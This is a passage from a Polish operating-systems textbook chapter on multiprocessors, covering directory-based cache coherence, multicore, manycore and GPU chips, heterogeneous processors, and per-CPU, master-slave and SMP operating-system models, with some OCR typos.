
Najbardziej popularnym sposobem budowania dużych wieloprocesorowych systemów CC-NUMA jest wykorzystanie *katalogowych systemów wieloprocesorowych*. Idea polega na utrzymywaniu bazy danych z informacjami na temat miejsca występowania poszczególnych linii pamięci podręcznej oraz ich statusu. Przy odwołaniu do linii pamięci podręcznej wykonywane jest zapytanie do bazy danych w celu sprawdzenia, gdzie jest dana linia oraz czy jest czysta, czy zabrudzona (zmodyfikowana). Ponieważ ta baza danych musi być odpisywana przy każdej instrukcji, która odwołuje się do pamięci, powinna być przechowywana sprzętowo w specjalnym układzie zdolnym do udzielenia odpowiedzi w ciągu ułamka cyklu magistrali.

Aby nieco urealnić ideę systemu wieloprocesorowego bazującego na katalogach, rozważmy prosty (hipotetyczny) przykład — system złożony z 256 węzłów. Każdy węzeł składa się z jednego procesora i 16 MB pamięci RAM połączonych z procesorem za pośrednictwem lokalnej magistrali. Całkowita ilość pamięci wynosi 2^{32} bajtów, które są podzielone na 2^{26} linii pamięci podręcznej po 64 bajty każda. Pamięć jest rozdzielana statycznie pomiędzy węzły, przy czym obszar 0 – 16 MB trafia do węzła 0, obszar 16 – 32 MB do węzła 1 itd. Węzły są połączone za pomocą sieci wewnętrznej w sposób pokazany na rysunku 8.6(a). Każdy węzeł dodatkowo utrzymuje wpisy katalogowe dla 2^{18} 64-bajtowych linii pamięci podręcznej. Linie te stanowią jego pamięć złożoną z 2^{24} bajtów pamięci. Na chwilę założymy, że linia może być utrzymywana w co najwyżej jednej pamięci podręcznej.

Aby pokazać, w jaki sposób działa katalog, spróbujmy prześledzić instrukcję LOAD z procesora o numerze 20, która odwołuje się do linii pamięci podręcznej. Najpierw procesor wydający instrukcję przedstawia ją do swojego układu MMU, a ten przekształca ją na adres fizyczny — powiedzmy 0x24000108. Układ MMU dzieli ten adres na trzy części pokazane na rysunku 8.6(b). Dziesięć-te trzy części oznaczają węzeł 36, linię 4 i przesunięcie 8. Jednostka MMU widzi, że słowo pamięci, do którego jest kierowane odwołanie, pochodzi z węzła 36, a nie 20, dlatego wysyła komunikat z żądaniem poprzez sieć połączenia do macierzystego węzła linii — 36 — z pytaniem, czy linia 4 jest dostępna w pamięci podręcznej, jeśli tak, to w której.

Kiedy żądanie dotrze do węzła 36 poprzez wewnętrzną sieć połączeń, jest kierowane do sprzętu obsługującego katalog. Sprzęt przeszukuje swoją tablicę 2^{18} wpisów (po jednym dla każdej linii pamięci podręcznej) i znajduje wpis 4. Z rysunku 8.6(c) widać, że linia jest niedostępna w pamięci podręcznej, dlatego sprzęt pobiera linię 4 z lokalnej pamięci RAM, przesyła ją do węzła 20 i aktualizuje wpis katalogu 4 w celu wskazania, że linia jest teraz buforowana w węźle 20.

Rozważmy teraz drugie żądanie. Tym razem zażądamy linii 2 węzła 36. Z rysunku 8.6(c) widać, że żądana linia jest w pamięci podręcznej w węźle 82. W tym momencie sprzęt mógłby zaktualizować wpis katalogowy 2 w celu poinformowania, że linia znajduje się teraz w węźle 20, a następnie przesłać komunikat do węzła 82, aby nakazać mu przekazanie linii do węzła 20 i zde aktualizować swoją pamięć podręczną. Zwrócić uwagę na to, że nawet w tzw. „systemie wieloprocesorowym bazującym na współdzielonej pamięci” w tle przekazywanych jest wiele komunikatów.



Rysunek 8.6. (a) System wieloprocesorowy bazujący na katalogach, złożony z 256 węzłów;
 (b) podział 32-bitowego adresu pamięci na pola; (c) katalog w węźle 36

Na marginesie spróbujmy obliczyć, ile pamięci zajmują katalogi. Każdy węzeł ma 16 MB pamięci RAM oraz 2^{18} 9-bitowych wpisów umożliwiających śledzenie tej pamięci RAM. Tak więc koszt utrzymywania katalogu wynosi około 9×2^{18} bitów, które po podzieleniu przez 16 MB dają około 1,76%. Taki koszt, ogólnie rzecz biorąc, jest akceptowalny (choć musi to być bardzo szybka pamięć, co oczywiście podnosi koszty). Nawet przy 32-bajtowych liniach pamięci podrzcznej koszty będą wynosiły zaledwie 4%. Przy 128-bajtowych liniach pamięci podrzcznej koszty wyniosą poniżej 1%.

Oczywistym ograniczeniem tego projektu jest to, że linia może występować w pamięci podrzcznej tylko jednego węzła. Aby umożliwić buforowanie linii w wielu węzłach, potrzebny jest pewien sposób znalezienia ich wszystkich, np. w celu ich unieważnienia albo aktualizacji podczas zapisu. W związku z tym na wielu procesorach wielordzeniowych wpis w katalogu składa się z wektora zawierającego po 1 bicie na rdzeń. „1” wskazuje, że linia pamięci podrzcznej występuje w rdzeniu, natomiast „0”, że nie występuje. Ponadto każdy wpis w katalogu zazwyczaj zawiera kilka dodatkowych bitów. W rezultacie koszty pamięciowe utrzymywania katalogu znacznie się zwiększą.

Układy wielordzeniowe

W miarę postępu w technologii tranzystory mają coraz to mniejsze rozmiary. Dzięki temu można zmieścić ich więcej w jednym układzie. Tę obserwację często określa się jako *prawo Moore'a* — od nazwiska współzałożyciela firmy Intel Gordona Moore'a, który zauważył ją jako pierwszy. W 1974 roku układ Intel 8080 zawierał nieco ponad 2 tysiące tranzystorów, podczas gdy procesor Xeon Nehalem EX ma ponad 2 miliardy tranzystorów.

Oczywiste pytanie brzmi: co robić z aż tyloma tranzystoram? Jak powiedzieliśmy w punkcie 1.3.1, jednym z zastosowań jest dodanie do układu wielu megabajtów pamięci podrzcznej.

Ta możliwość bywa często wykorzystywana. Układy wyposażone w 4 – 32 MB pamięci podręcznej w układzie są już powszechnie. Jednak od pewnego punktu zwiększenie rozmiaru pamięci podręcznej może przyczynić się do wzrostu współczynnika trafień z 99% do 99,5%, a to nie wpływa znacząco na poprawę wydajności aplikacji.

Inna możliwość polega na umieszczeniu dwóch lub większej liczby kompletnych procesorów, zazwyczaj nazywanych *rdzeniami* w tym samym układzie (dokładniej w tej samej *kostce*). Procesory dwu-, cztero- i ośmiodzienniowe są dziś powszechnie stosowane. Można już nawet kupić procesory zawierające kilkaset rdzeni. Nie ulega wątpliwości, że w przyszłości pojawią się procesory o jeszcze większej liczbie rdzeni. Pamięć podręczna nadal ma kluczowe znaczenie. We współczesnych układach jest ona rozproszona. Przykładowo procesor Intel Xeon 2651 ma 12 hiperwątkowych rdzeni, co tworzy 24 wirtualne rdzenie. Każdy z 12 fizycznych rdzeni ma 32 KB pamięci podręcznej L1 instrukcji i 32 KB pamięć podręcznej L1 danych. Każdy z nich posiada także 256 KB pamięci podręcznej L2. Wreszcie: 12 rdzeni współdzieli 30 MB pamięci podręcznej L3.

Chociaż procesory mogą współdzielić pamięci podręczne lub nie (patrz rysunek 1.8), zawsze współdzielą one pamięć główną. Pamięć ta jest spójna w tym sensie, że zawsze istnieje unikatowa wartość dla każdego słowa pamięci. Dzięki specjalnemu układowi sprzętowemu — w przypadku gdy słowo występuje w dwóch pamięciach podręcznych lub większej ich liczbie i jeden z procesorów je zmodyfikuje — w celu zachowania spójności jest ono automatycznie i atomowo usuwane ze wszystkich pamięci podręcznych. Ten proces jest określany jako *szpiegowanie* (ang. *snooping*).

Efektem tego projektu jest to, że wielordzeniowe układy są zwykłymi niewielkimi systemami wieloprocesorowymi. W rzeczywistości układy wielordzeniowe czasami określa się terminem *CMP* (od ang. *Chip-level MultiProcessors* — dosł. systemy wieloprocesorowe poziomu układu). Z perspektywy oprogramowania układy CMP nie różnią się zbytnio od systemów wieloprocesorowych bazujących na magistrali lub systemów wieloprocesorowych wykorzystujących sieci bazujące na przełącznikach. Istnieją jednak pewne różnice. Przede wszystkim w systemach wieloprocesorowych bazujących na magistrali każdy procesor jest wyposażony we własną pamięć podręczną, tak jak pokazano na rysunku 8.2(b), a także tak jak w projekcie AMD z rysunku 1.8(b). Projekt wykorzystujący współdzieloną pamięć podręczną z rysunku 1.8(a), stosowany w układach Intel, nie występuje w innych systemach wieloprocesorowych. Współdzielona pamięć podręczna L2 może mieć wpływ na wydajność. Jeśli jeden rdzeń potrzebuje dużo pamięci podręcznej, a drugi nie, to ten projekt umożliwia przydzielenie procesowi wymagającemu więcej pamięci podręcznej tyle pamięci, ile potrzebuje. Z drugiej strony współdzielona pamięć podręczna umożliwia chciwemu rdzeniowi obniżanie wydajności innych rdzeni.

Innym obszarem, w którym układy CMP różnią się od swoich większych kuzynów, jest tolerancja błędów. Ponieważ procesory są tak blisko ze sobą powiązane, awarie we współdzielonych komponentach mogą doprowadzić do błędnego działania wielu procesorów na raz. Jest to znacznie mniej prawdopodobne w tradycyjnych systemach wieloprocesorowych.

Oprócz symetrycznych układów wielordzeniowych, w których wszystkie rdzenie są identyczne, do kategorii układów wielordzeniowych należą układy **SoC** (od ang. *System on a Chip* — dosł. system w układzie scalonym). Układy te są wyposażone w jeden lub kilka głównych procesorów, ale także w rdzenie specjalnego przeznaczenia, takie jak dekodery audio i wideo, kryptoprocesory, interfejsy sieciowe i inne. W efekcie prowadzi to do stworzenia kompletnego systemu komputerowego w ramach pojedynczego układu.

Układy ultrawielordzeniowe

Układ wielordzeniowy (ang. *multicore*) po prostu oznacza, że układ posiada więcej niż jeden rdzeń, ale gdy liczba rdzeni grubo przekracza wartość, którą da się policzyć na palcach, można używać innej nazwy. *Układy ultrawielordzeniowe* (ang. *manycore chips*) to układy wielordzeniowe zawierające dziesiątki, setki lub nawet tysiące rdzeni. Choć nie istnieje ścisły próg, po którego przekroczeniu układy wielordzeniowe stają się ultrawielordzeniowymi, to proste rozróżnienie jest takie, że jeśli przestajemy dbać o utratę jednego lub dwóch rdzeni, prawdopodobnie korzystamy z układu ultrawielordzeniowego.

Karty akceleratorów, takie jak Xeon Phi Intel'a, mają ponad 60×86 rdzeni. Inni producenci przekroczyli barierę 100 rdzeni i stosują rdzenie spełniające różne funkcje. Być może niedługo pojawią się układy zawierające tysiąc rdzeni ogólnego przeznaczenia. Niełatwo sobie wyobrazić, co można zrobić z tysiącem rdzeni, nie mówiąc już o możliwościach ich zaprogramowania.

Kolejnym problemem z ekstremalnie dużą liczbą rdzeni jest to, że układy potrzebne do utrzymania spójności ich pamięci podrzcznej są bardzo skomplikowane i drogie. Wielu inżynierów obawia się, że w przypadku kilkuset rdzeni mogą pojawić się problemy ze skalowalnością. Niektórzy nawet opowiadają się za całkowitą rezygnacją z produkcji takich układów. Obawiają się, że koszty sprzętowe protokołów koherencji będą tak wysokie, że wszystkie te błyszczące, nowe rdzenie nie pomogą we wzroście wydajności, ponieważ procesor będzie zbyt zajęty utrzymywaniem pamięci podrzcznej w spójnym stanie. Co gorsza, aby osiągnąć ten cel, trzeba będzie zużyć zbyt dużo pamięci na utrzymywanie (szybkiego) katalogu. Wspomniany problem określa się jako *ścianę spójności*.

Dla przykładu rozważmy omówione powyżej nasze rozwiązywanie spójności pamięci podrzcznej, bazujące na katalogach. Jeśli każdy wpis w katalogu zawiera wektor bitów wskazujący na to, które rdzenie zawierają określona linię pamięci podrzcznej, to wpis w katalogu dla procesora z 1024 rdzeniami będzie miał co najmniej 128 bajtów. Ponieważ linie pamięci podrzcznej same są rzadko większe niż 128 bajtów, prowadzi to do nietypowej sytuacji, że wpis w katalogu jest większy od linii pamięci podrzcznej, którą ten wpis śledzi. Chyba nie o to nam chodzi.

Niektórzy inżynierowie twierdzą, że jedyny model programowania, który okazał się łatwo skalowalny do bardzo dużej liczby procesorów, to taki, w którym wykorzystano przekazywanie komunikatów i rozproszoną pamięć. Właśnie tego należy się spodziewać od ultrawielordzeniowych układów przyszłości. Istnieją już procesory eksperymentalne, np. 48-rdzeniowy układ SCC Intel'a, w którym porzucono techniki spójności pamięci podrzcznej, a zamiast nich zastosowano sprzętowe wsparcie dla szybszego przekazywania komunikatów. Z drugiej strony inne procesory nadal zapewniają spójność pamięci podrzcznej, pomimo większej liczby rdzeni. Możliwe są również modele hybrydowe, np. 1024-rdzeniowy układ może być podzielony na 64 wyspy po 16 rdzeni spójnych na poziomie pamięci podrzcznej. Jednocześnie rezygnuje się ze spójności pamięci podrzcznej pomiędzy wyspami.

Tysiące rdzeni w układzie to dziś nic specjalnego. Najczęściej stosowane układy ultrawielordzeniowe — karty graficzne — występują niemal w każdym systemie komputerowym, który nie jest systemem wbudowanym i ma monitor. Układy *GPU* to procesory zawierające dedykowaną pamięć i dosłownie tysiące niewielkich rdzeni. W porównaniu z procesorami ogólnego przeznaczenia w układach GPU większość „budżetu tranzystorów” jest zużywana na obwody, które wykonują obliczenia, a mniej na pamięć podrzczną i logikę sterowania. Są bardzo dobre do wykonywania wielu prostych obliczeń przeprowadzanych równolegle — np. renderowania wielokątów w aplikacjach graficznych. Nie sprawdzają się już tak dobrze w zadaniach wykonywanych sze-

regowo. Ponadto są trudne do zaprogramowania. Chociaż procesory GPU mogą być przydatne do wykorzystania przez systemy operacyjne (np. do szyfrowania lub przetwarzania ruchu sieciowego), nie jest prawdopodobne, aby duża część kodu systemu operacyjnego działała na procesorach GPU.

Coraz częściej procesory GPU są wykorzystywane do wykonywania innych zadań obliczeniowych. Dotyczy to zwłaszcza zadań wymagających obliczeniowo, powszechnych w obliczeniach naukowych. Przetwarzanie ogólne wykonywane na układach GPU jest określone terminem **GPGPU** (od ang. *general-purpose processing on GPU*). Niestety, wydajne programowanie procesorów graficznych jest bardzo trudne. Wymaga stosowania specjalnych języków programowania, takich jak *OpenGL* lub *CUDA* firmy NVIDIA. Istotna różnica między programowaniem procesorów graficznych a programowaniem ogólnego przeznaczenia polega na tym, że układy GPU, ogólnie rzecz biorąc, są typu **SIMD** (ang. *Single Instruction, Multiple Data*), co oznacza, że duża liczba rdzeni wykonuje dokładnie tę samą instrukcję, ale na różnych składnikach danych. Ten model programowania dobrze nadaje się do uzyskania współbieżności danych, ale nie zawsze jest wygodny w innych stylach programowania (np. współbieżności zadań).

Heterogeniczne procesory wielordzeniowe

Niektóre układy integrują procesor GPU i pewną liczbę rdzeni ogólnego przeznaczenia w tej samej kostce. Na podobnej zasadzie wiele układów SoC zawiera nie tylko rdzenie ogólnego przeznaczenia, ale także jeden lub kilka bardziej specjalistycznych procesorów. Systemy, które integrują wiele różnych rodzajów procesorów w pojedynczym układzie, są zbiorczo określane terminem *heterogeniczne procesory wielordzeniowe*. Przykładem heterogenicznych procesorów wielordzeniowych jest linia sieciowych procesorów IXP, pierwotnie wprowadzonych na rynek przez firmę Intel w 2000 roku i regularnie aktualizowanych najnowszymi technologiami. Procesory sieciowe zwykle zawierają jeden rdzeń sterujący ogólnego przeznaczenia (np. procesor ARM z systemem Linux) i dziesiątki wysoce specjalistycznych procesorów strumieniowych, które bardzo wydajnie przetwarzają pakiety sieciowe, ale oprócz tego nie nadają się do wykonywania innych zadań. Są one powszechnie stosowane w urządzeniach sieciowych, np. routerach i zaporach firewall. Do routowania pakietów sieciowych nie trzeba zbyt wielu operacji zmienoprzecinkowych, dlatego w większości modeli procesory strumieniowe są całkowicie pozbawione jednostki zmienoprzecinkowej. Z drugiej strony szybkie przetwarzanie w sieci w bardzo dużym stopniu zależy od szybkiego dostępu do pamięci (w celu odczytu danych pakietowych). Procesory strumieniowe są wyposażone w specjalny sprzęt, który to umożliwia.

W poprzednich przykładach systemy były wyraźnie heterogeniczne. Procesory strumieniowe i procesory sterujące w układach IXP to całkowicie różne procesory, z zupełnie różnymi zestawami instrukcji. To samo dotyczy układu GPU oraz rdzeni ogólnego przeznaczenia. Jednak istnieje także możliwość wprowadzenia heterogeniczności przy zachowaniu tego samego zestawu instrukcji. Przykładowo procesor CPU może mieć niewielką liczbę „dużych” rdzeni z głębokimi potokami i dużymi szybkościami taktowania oraz większą liczbę „małych” rdzeni, które są prostsze, słabsze i najczęściej działają na niższych częstotliwościach. Silne rdzenie są potrzebne do uruchamiania kodu, który wymaga szybkiego sekwencyjnego przetwarzania, z kolei małe są przydatne w realizacji zadań, które mogą być skutecznie wykonywane równolegle. Przykładem architektury heterogenicznej jest rodzina procesorów ARM *big.LITTLE*.

Programowanie z wykorzystaniem wielu rdzeni

Tak jak często zdarzało się w przeszłości, sprzęt wyprzedza oprogramowanie. O ile układy wielordzeniowe już istnieją, nie potrafimy tworzyć dla nich oprogramowania. Współczesne języki programowania słabo nadają się do pisania programów o wysokim stopniu współbieżności, a dobre kompilatory i narzędzia do debugowania należą do rzadkości. Niewielu programistów ma jakiekolwiek doświadczenia z programowaniem równoległy, a większość niewiele może powiedzieć o dzieleniu pracy na wiele pakietów, tak by mogły działać równolegle. Synchronizacja, eliminowanie wyścigów oraz unikanie zakleszczeń to koszmar programistów. Ale jeśli elementy te nie zostaną właściwie obsłużone, wydajność oprogramowania bardzo się obniża. Semafora nie pozwalają na rozwiązywanie wszystkich problemów.


A poza wymienionymi problemami nie jest zbyt oczywiste, jaki rodzaj aplikacji wymaga kilkuset — nie mówiąc już o tysiącach — rdzeni, zwłaszcza w środowiskach komputerów domowych. Z drugiej strony w dużych farmach serwerów często jest mnóstwo pracy dla dużej liczby rdzeni. Popularny serwer może z łatwością wykorzystywać inny rdzeń dla każdego żądania klienta. Na podobnej zasadzie dostawcy usług w chmurze, których omawialiśmy w poprzednim rozdziale, mogą wykorzystywać dodatkowe rdzenie w celu dostarczenia większej liczby maszyn wirtualnych do wynajęcia klientom poszukującym mocy obliczeniowej na żądanie.

8.1.2. Typy wieloprocesorowych systemów operacyjnych

Skierujmy teraz naszą uwagę nie na sprzęt systemów wieloprocesorowych, ale na oprogramowanie — w szczególności na wieloprocesorowe systemy operacyjne. Możliwe są różnorodne podejścia. Poniżej przestudujemy trzy spośród nich. Zwróćmy uwagę, że wszystkie te sposoby są możliwe do zastosowania zarówno w systemach wieloprocesorowych, jak i w systemach z dyskretnymi procesorami.

Każdy procesor ma własny system operacyjny

Najprostszym możliwym sposobem organizacji wieloprocesorowego systemu operacyjnego jest statyczne podzielenie pamięci na tyle partycji, ile w systemie jest procesorów, i przydzielenie każdemu procesorowi prywatnej pamięci oraz prywatnej kopii systemu operacyjnego. W efekcie n procesorów działa jako n niezależnych komputerów. Oczywiście optymalizacją tego systemu jest umożliwienie wszystkim procesorom współdzielenia kodu systemu operacyjnego i stworzenie prywatnych kopii samych struktur danych systemu operacyjnego, tak jak pokazano na rysunku 8.7.



Rysunek 8.7. Partycjonowanie pamięci systemu wieloprocesorowego na cztery procesory z jednoczesnym współdzieleniem pojedynczej kopii kodu systemu operacyjnego; kratki oznaczone jako Dane to prywatne dane systemu operacyjnego dla każdego procesora

Zaprezentowany mechanizm jest i tak lepszy niż układ złożony z n oddzielnych komputerów, ponieważ pozwala wszystkim komputerom współdzielić zbiór dysków i innych urządzeń wejścia-wyjścia. Pozwala również na elastyczne współdzielenie pamięci. Nawet przy statycznej alokacji jeden procesor może otrzymać bardzo dużą część pamięci. Dzięki temu może wydajnie obsługiwać duże programy. Poza tym procesy mogą wydajnie komunikować się ze sobą, ponieważ producent może zapisywać dane bezpośrednio do pamięci. Dzięki temu konsument może pobierać dane z miejsca, w którym producent je zpisał. Pomimo wszystko, z perspektywy systemu operacyjnego, posiadanie własnego procesora przez każdy z systemów operacyjnych jest rozwiązaniem bardzo prymitywnym.

Warto wspomnieć o czterech aspektach tego projektu, które mogą być niejasne. Po pierwsze, kiedy proces wykonuje wywołanie systemowe, jest ono przechwytywane i obsługiwane na poziomie jego własnego procesora, z wykorzystaniem struktur danych w tablicach tego systemu operacyjnego.

Po drugie, ponieważ każdy system operacyjny ma swoje własne tablice, ma również swój własny zbiór procesów, który samodzielnie szereguje. Nie ma współdzielenia procesów. Kiedy użytkownik loguje się do procesora 1, wszystkie jego procesy działają na procesorze 1. W konsekwencji może się zdarzyć, że procesor 1 będzie bezczynny, podczas gdy procesor 2 będzie załadowany pracą.


Po trzecie nie ma współdzielenia fizycznych stron. Może się zdarzyć, że procesor 1 ma strony do współdzielenia, podczas gdy procesor 2 przez cały czas wykonuje stronicowanie. Nie ma sposobu na to, aby procesor 2 pożyczył jakieś strony od procesora 1, ponieważ alokacja pamięci jest stała.

Po czwarte i najgorsze, jeśli system operacyjny utrzymuje bufor pamięci podręcznej zawierający ostatnio używane bloki dyskowe, to każdy system operacyjny robi to niezależnie od pozostalych. W związku z tym może się zdarzyć, że określony blok dyskowy będzie zabrudzony w wielu buforach pamięci podręcznej przez cały czas, co doprowadzi do niespójnych wyników. Jedynym sposobem uniknięcia tego problemu jest wyeliminowanie buforowych pamięci podręcznych. Wykonanie tego zadania nie jest trudne, ale znaczco obniża wydajność.

Z tych powodów ten model dziś jest już rzadko wykorzystywany w systemach produkcyjnych, choć używano go we wczesnych latach systemów wieloprocesorowych, kiedy celem było jak najszybsze przeniesienie istniejących systemów operacyjnych na nowe systemy wieloprocesorowe. W badaniach model powraca, ale testowane są różne jego odmiany. Istnieją argumenty za tym, aby systemy operacyjne były całkowicie odrębne. Jeśli stan każdego procesora jest przechowywany lokalnie dla wskazanego procesora, jest mało lub nie ma niczego do współdzielenia. W związku z tym nie ma czynników, które mogłyby doprowadzić do problemów ze spójnością lub z blokowaniem. Z kolei jeśli wiele procesorów ma uzyskać dostęp i modyfikować tę samą tabelę procesów, blokowanie szybko staje się skomplikowane (i ma kluczowe znaczenie dla wydajności). Więcej na ten temat powiemy podczas omawiania modelu symetrycznych układów wieloprocesorowych w dalszej części tego rozdziału.

Systemy wieloprocesorowe typu master-slave

Drugi model pokazano na rysunku 8.8. W tej sytuacji jedna kopia systemu operacyjnego i jego tablic występuje w procesorze 1, ale nie występuje w żadnym z pozostałych. Wszystkie wywołania systemowe są przekierowywane do procesora 1 i tam są przetwarzane. Na procesorze 1 mogą również działać procesy użytkownika, jeśli dysponuje on wolnym czasem. Model ten określa się jako *master-slave*, ponieważ procesor 1 jest nadzędny (*master*), natomiast wszystkie pozostałe są podrzędne (*slave*).




Rysunek 8.8. Model systemu wieloprocesorowego master-slave

Model master-slave rozwiązuje większość problemów pierwszego modelu. Występuje pojedyncza struktura danych (np. jedna lista lub zbiór list z przydzielonymi priorytetami), która zawiera informacje o procesach w gotowości. Kiedy procesor przechodzi do stanu bezczynności, pyta system operacyjny na procesorze 1 o proces do uruchomienia i ten zostaje mu przydzielony. Dzięki temu nigdy nie może się zdarzyć, aby jeden procesor był bezczynny, podczas gdy drugi jest przeładowany. Na podobnej zasadzie, gdy strony mogą być alokowane dynamicznie pomiędzy wszystkie procesy oraz występuje tylko jedna podrzczna pamięć buforowa, niespójności nigdy nie występują.

Problem z tym modelem polega na tym, że przy wielu procesorach procesor nadzędny staje się wąskim gardłem. Musi przecież obsługiwać wszystkie wywołania systemowe pochodzące z wszystkich procesorów. Jeśli np. 10% czasu procesor 1 poświęca na obsługę wywołań systemowych, to 10 procesorów nasycza procesor nadzędny, natomiast przy 20 procesorach jest on kompletnie przeładowany. Tak więc omawiany model jest prosty i nadaje się do zastosowania w małych systemach wieloprocesorowych, ale nie sprawdza się w dużych systemach.

Symetryczne systemy wieloprocesorowe

Trzeci model — *SMP* (od ang. *Symmetric MultiProcessor*) — eliminuje tę asymetrię. Jest jedna kopia systemu operacyjnego w pamięci, ale może ona działać na dowolnym procesorze. W momencie zainicjowania wywołania systemowego procesor, na którym wykonano wywołanie, realizuje rozkaz pułapki do jądra i przetwarza wywołanie systemowe. Model SMP pokazano na rysunku 8.9.



Rysunek 8.9. System wieloprocesorowy SMP

Model ten dynamicznie równoważy procesy i pamięć, ponieważ istnieje tylko jeden zbiór tablic systemu operacyjnego. Eliminuje również wąskie gardła procesora nadzędnego, ponieważ nie ma takiego procesora. Powoduje jednak nowe problemy. W szczególności jeśli dwa (lub więcej) procesory wykonują kod systemu operacyjnego w tym samym czasie, może dojść do awarii. Wyobraźmy sobie, że dwa procesory jednocześnie pobierają ten sam proces do uruchomo-

mienia lub żądają tej samej wolnej strony pamięci. Najprostszym sposobem obejścia tych problemów jest powiązanie muteksa (tzn. blokady) z systemem operacyjnym. Dzięki temu cały system staje się jedną wielką sekcją krytyczną. Kiedy procesor chce uruchomić kod systemu operacyjnego, musi najpierw uzyskać muteks. Jeśli muteks jest zablokowany, procesor po prostu czeka. Dzięki temu dowolny procesor może wykonywać system operacyjny, ale mogą one to robić tylko pojedynczo. Takie podejście jest czasami nazywane wielką blokadą jądra.

Zaprezentowany model działa, ale jest niemal tak samo wadliwy jak model master-slave. Wyobraźmy sobie, że 10% czasu wykonywania procesor spędza wewnątrz systemu operacyjnego. Przy 20 procesorach będą długie kolejki procesorów oczekujących na wejście do systemu operacyjnego. Na szczęście istnieje łatwy sposób poprawy tej sytuacji. Wiele części systemu operacyjnego działa niezależnie od siebie; np. nie ma problemu, jeśli na jednym procesorze działa program szeregujący, drugi obsługuje wywołania systemu plików, a trzeci przetwarza błędy braku stron.

Powysza obserwacja doprowadziła do podzielenia systemu operacyjnego na wiele niezależnych obszarów krytycznych, które nie wchodzą ze sobą w interakcje. Każdy obszar krytyczny jest chroniony własnym muteksem, dzięki czemu jednorazowo może do niego wejść tylko jeden procesor. Dzięki temu można osiągnąć dość wysoki stopień współbieżności. Zdarza się jednak, że niektóre tablice, np. tablice procesów, są wykorzystywane w wielu obszarach krytycznych. I tak tablica procesów jest potrzebna do szeregowania, ale także na użytek wywołania systemowego fork oraz obsługi sygnałów. Każda tablica, która może być używana w wielu obszarach krytycznych, potrzebuje własnego muteksa. W ten sposób każdy obszar krytyczny może być wykonany tylko przez jeden procesor na raz, a do każdej krytycznej tablicy może uzyskać dostęp tylko jeden procesor.

Taki układ stosuje większość nowoczesnych systemów wieloprocesorowych. Trudność w napisaniu systemu operacyjnego na taką maszynę nie polega na tym, że kod zasadniczo różni się od standardowego systemu operacyjnego. Tak nie jest. Trudność polega na podzieleniu kodu systemu operacyjnego na obszary krytyczne, które mogą być wykonywane wspólnie przez różne procesory w taki sposób, aby nie wchodziły sobie wzajemnie w drogę, nawet w subtelną i nie bezpośredni sposób. Dodatkowo każda tablica używana przez dwa (lub więcej) obszary krytyczne musi być osobno zabezpieczona przez muteks, a cały kod wykorzystujący tę tablicę musi prawidłowo korzystać z muteksa.

Ponadto trzeba zachować szczególną ostrożność, aby unikać zakleszczeń. Jeśli dwa obszary krytyczne jednocześnie potrzebują tablicy A i tablicy B, przy czym jeden z nich najpierw zażąda tablicy A, a drugi najpierw tablicy B, to wcześniej czy później dojdzie do zakleszczenia i nikt nie będzie potrafił wyjaśnić, dlaczego do niego doszło. Teoretycznie do każdej z tablic można przypisać liczby całkowite i żądać od każdej z nich uzyskania tabel w rosnącej kolejności. Dzięki zastosowaniu tej strategii można uniknąć zakleszczeń. Wymaga ona jednak od programisty uważnego myślenia o tym, jakich tablic potrzebuje każdy z obszarów krytycznych, oraz formułowania żądań we właściwej kolejności.

